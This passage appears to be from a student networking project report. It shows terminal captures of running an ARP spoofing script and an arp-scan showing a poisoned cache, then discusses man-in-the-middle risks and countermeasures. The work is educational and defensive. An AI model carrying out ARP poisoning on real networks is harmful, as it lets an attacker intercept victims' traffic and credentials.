




Fig 4.3 ARP implementation



```
profbubs@pupu: ~/Cn-project
profbubs@pupu:~/Cn-project$ sudo python3 arp_spoof
[sudo] password for profbubs:
Press 1 if you want to spoof else press 0:0
Enter the target ip:192.168.1.108
1 >/proc/sys/net/ipv4/ip_forward
Ether / ARP who has 192.168.1.108 says 192.168.1.108
None
profbubs@pupu:~/Cn-project$ sudo python3 arp_spoof.
Press 1 if you want to spoof else press 0:1
Enter the target ip:192.168.1.108
1 >/proc/sys/net/ipv4/ip_forward
Enter spoof ip:192.168.1.1
```

Fig:4.4 Running the spoof



```
Interface: eth0, type: EN10MB, MAC: 08:00:27:50:4c:14, IPv4: 192.168.1.108
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      38:6b:1c:6c:ea:56      SHENZHEN MERCURY COMMUNICATION TECHNOLOG
192.168.1.107   a4:fc:77:25:35:2b      Mega Well Limited
192.168.1.1     a4:fc:77:25:35:2b      Mega Well Limited (DUP: 2)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.078 seconds (123.20 hosts/sec). 3
(kali@kali)-[~]
$
```

Fig 4.5 Poisoned ARP cache

As we can see our script has successfully carried out an ARP spoofing attack in a safe LAN environment. But this script could be lethal if wrong hands get a hold of it. This script could potentially be used in what's known as 'Man-In-The-Middle' attack or simply MITM.

## **5.CONCLUSION AND FUTURE PLAN**

After performing active attacks like ARP poisoning on local area network using our script, it can be concluded that these attacks are highly dangerous. Lots of information can be captured by the attacker from the victim's machine including login credentials and also exploiting vulnerabilities in the victim's machine.

We only covered one type of MITM attack but there are many others types of attacks that can be done using ARP poisoning too, namely DOS and session hijacking. DOS attack is when the attacker sends out ARP responses to 100's of IP and potentially overwhelming the target so much so that he/she loses service. Session hijacking is similar to ARP poisoning but instead of forwarding the packets the attacker will sniff off useful creds for social media and will use it to login to their social media account.

Some of the counter measures for the prevention of MITM attacks are by keeping static ARP cache, using dynamic ARP inspection, encryption, encryption or simply with physical security.

But the real ultimate solution lies within the ARP protocol itself. It is important to note that the attacks exist due to the inherent vulnerabilities in the ARP protocol. Unless the protocol eliminates its vulnerabilities, the attacks on it would be inevitable.

## **6.REFERENCE**

1. <https://www.fortinet.com/resources/cyberglossary/what-is-arp>
2. Raju Bhavithra, “MITM Attacks through ARP poisoning”, An Investigation of the
3. Protocol Reconnaissance Techniques and Counter Measures
4. <https://www.youtube.com/watch?v=A7nih6SANYs&t=152s>
5. <https://www.varonis.com/blog/arp-poisoning/>
6. <https://www.udemy.com/course/learn-python-and-ethical-hacking-from-scratch/>